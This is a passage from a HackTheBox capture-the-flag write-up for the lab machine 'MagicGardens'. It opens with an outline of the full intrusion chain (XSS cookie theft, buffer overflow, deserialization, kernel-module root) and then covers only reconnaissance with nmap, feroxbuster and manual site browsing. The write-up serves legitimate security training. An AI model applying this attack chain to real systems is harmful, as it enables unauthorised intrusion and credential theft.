MagicGardens

Machine Information:

The exploitation of the MagicGardens machine begins by targeting a Django-powered website. The process follows these steps:


1. **Exploiting the Django Website:** The attack starts by tricking the website into approving a purchase for a premium subscription. With this subscription, I gain the ability to inject a **Cross-Site Scripting (XSS) payload** into a QR code. This payload is designed to collect the admin's authentication cookie.
2. **Accessing the Django Admin Panel:** Using the captured admin cookie, I gain access to the **Django admin panel**, where I retrieve a hash and SSH credentials for the box.
3. **Exploiting Network Monitoring Software:** Another user running custom network monitoring software becomes the next target. I exploit a **buffer overflow vulnerability** in the IPv6 handler to obtain a shell as that user.
4. **Accessing the Docker Registry:** The user has access to the **Docker Registry**, where I discover the image for the container running the Django website. Within this image, I find a **hardcoded secret**.
5. **Exploiting Deserialization Vulnerability:** I exploit a **deserialization vulnerability** within the container to gain a **root shell**.
6. **Escalating Privileges:** From the root shell in the container, I leverage the ability to **load kernel modules** to escalate privileges and obtain a **root shell** on the host machine.

This series of exploits eventually leads to full control over the machine.

Initial Setup:

Connect to the HackTheBox VPN using:

sudo openvpn lab_pall98.ovpn



Reconnaissance:
First, we'll use nmap for host and service discovery:
sudo nmap -sV -sC -v 10.10.11.9

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ sudo nmap -sV -sC -v 10.10.11.9
```

```
PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 e0:72:62:48:99:33:4f:fc:59:f8:6c:05:59:db:a7:7b (ECDSA)
|_  256 62:c6:35:7e:82:3e:b1:0f:9b:6f:5b:ea:fe:c5:85:9a (ED25519)
25/tcp   filtered smtp
80/tcp   open     http     nginx 1.22.1
| http-methods:
|_  Supported Methods: HEAD POST OPTIONS
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://magicgardens.htb/
5000/tcp open     ssl/http Docker Registry (API: 2.0)
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Issuer: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-23T11:57:43
| Not valid after:  2024-05-22T11:57:43
| MD5:   2f97:8372:17ae:abe4:a4d9:5937:f438:3e71
|_SHA-1: a6f9:ce07:c808:150a:00aa:f193:1b72:a963:f414:f57c
| http-methods:
|_  Supported Methods: GET POST OPTIONS
|_http-title: Site doesn't have a title.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap scan reveals the following information about the target machine at IP address 10.10.11.9:

- **Port 22 (SSH)**: Open, running OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0).
    - SSH Host Keys:
        - ECDSA: `e0:72:62:48:99:33:4f:fc:59:f8:6c:05:59:db:a7:7b`
        - ED25519: `62:c6:35:7e:82:3e:b1:0f:9b:6f:5b:ea:fe:c5:85:9a`
- **Port 25 (SMTP)**: Filtered.
- **Port 80 (HTTP)**: Open, running nginx 1.22.1.
    - HTTP Methods Supported: HEAD, POST, OPTIONS.
    - HTTP Server Header: `nginx/1.22.1`.
    - Redirects to: `http://magicgardens.htb/`.
- **Port 5000 (SSL/HTTP - Docker Registry API 2.0)**: Open.
    - SSL Certificate Details:
        - Subject: `Internet Widgits Pty Ltd, Some-State, AU`.
        - Issuer: `Internet Widgits Pty Ltd, Some-State, AU`.
        - Public Key Type: RSA, 4096 bits.
        - Signature Algorithm: `sha256WithRSAEncryption`.
        - Validity: `2023-05-23T11:57:43` to `2024-05-22T11:57:43`.
        - MD5 Fingerprint: `2f97:8372:17ae:abe4:a4d9:5937:f438:3e71`.
        - SHA-1 Fingerprint: `a6f9:ce07:c808:150a:00aa:f193:1b72:a963:f414:f57c`.
    - HTTP Methods Supported: GET, POST, OPTIONS.

    - No title found for the site.
- **Operating System**: Linux (CPE: `cpe:/o:linux:linux_kernel`).


The line **`5000/tcp open ssl/http Docker Registry (API: 2.0)`** means the following:

- **Port 5000/tcp**: This is the port number (5000) and the protocol used (TCP) on which the service is running.
- **open**: The port is open and accepting connections.
- **ssl/http**: This indicates that the service on port 5000 is using SSL (Secure Sockets Layer) encryption over HTTP, typically for secure communication.
- **Docker Registry (API: 2.0)**: The service running on this port is a Docker Registry, which is a system used to store and distribute Docker container images. The version of the API being used is 2.0.

In summary, the service on port 5000 is a Docker Registry using SSL-secured HTTP, and it communicates via the Docker Registry API version 2.0.

Enumerate the Web Server:

- Add `magicgardens.htb` to `/etc/hosts`:
  `echo "10.10.11.9  magicgardens.htb" | sudo tee -a /etc/hosts`




Website Exploration and Initial Observations:


After visiting `http://magicgardens.htb/`, we observed that the website is an online shop selling "Magic Gardens." The shop offers the following description:

Magic Gardens

Online flower shop. Fast and reliable delivery. We try for people. We grow the best flowers. Make a holiday for yourself and your loved ones.



To gain deeper insight into the website's technologies, I added the **Wappalyzer** extension to Firefox.




About the Wappalyzer Extension:
Wappalyzer is a browser extension that uncovers the technologies used on websites. It detects content management systems, eCommerce platforms, web servers, JavaScript frameworks, analytics tools, and more.

Wappalyzer Detected Technologies:
The Wappalyzer extension revealed the following technologies used on the website:


- **Web Frameworks:**
  - Django
- **JavaScript Libraries:**
  - XRegExp 3.1.1
- **Web Servers:**

    - Nginx 1.22.1
- **Reverse Proxies:**
    - Nginx 1.22.1
- **Programming Languages:**
    - Python


Then, we continued by navigating to `http://magicgardens.htb/admin/login/?next=/admin/` to access the admin login page. The page title is displayed as **“Django administration”**, indicating that it is powered by the Django web framework, which is consistent with the findings from the Wappalyzer extension.




There is a signing page and it allows for registration. After creating an account and signing in, there’s a message at the top right:




On my profile, there’s a few pages I can update:




The messages page shows no messages:




The Subscription page has an offer to upgrade:




It costs $25:




If I fill that out and submit, it returns:



Refreshing shows it failed:



Tech Stack
The 404 page shows the Python Django framework default 404 page:



Django
Django is a Python web framework. It's 404 page is very similar to Apache and Flask:

The HTML looks like:

```
<!doctype html>
<html lang="en">
<head>
  <title>Not Found</title>
</head>
<body>
  <h1>Not Found</h1><p>The requested resource was not found on this server.</p>
</body>
</html>
```

It comes from the this function, which if not 404 template is set, calls the `ERROR_PAGE_TEMPLATE` with this `title` and `details`.

More info: **https://0xdf.gitlab.io/cheatsheets/404#django**

Directory Brute Force

I'll run `feroxbuster` against the site:


pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]

└─$ **feroxbuster -u http://magicgardens.htb –dont-extract-links**


The command **`feroxbuster -u http://magicgardens.htb --dont-extract-links`** runs **Feroxbuster**, a tool designed to discover **hidden directories** and **files** on a web server through brute-forcing.

Breakdown of the Command:

- `feroxbuster`:
  This is the name of the **tool**, which is used for directory and file brute-forcing on web applications to find hidden endpoints.
- `-u http://magicgardens.htb`:
  This specifies the target URL to scan. In this case, it will scan the `http://magicgardens.htb` website for hidden directories or files.
- `--dont-extract-links`:
  This flag tells Feroxbuster **not to extract links** from the pages it discovers during the scan. By default, **Feroxbuster** will follow links from the pages it finds in order to discover additional content. Using this flag disables that behavior, limiting the scan to just brute-forcing directories and files, rather than following links discovered in the response pages.



I typically `--dont-follow-links` as it mostly returns a bunch of images and CSS. `feroxbuster` does find `/admin`, which confirms this site is Django:




Shell as morty

Get Subscription

Request Analysis

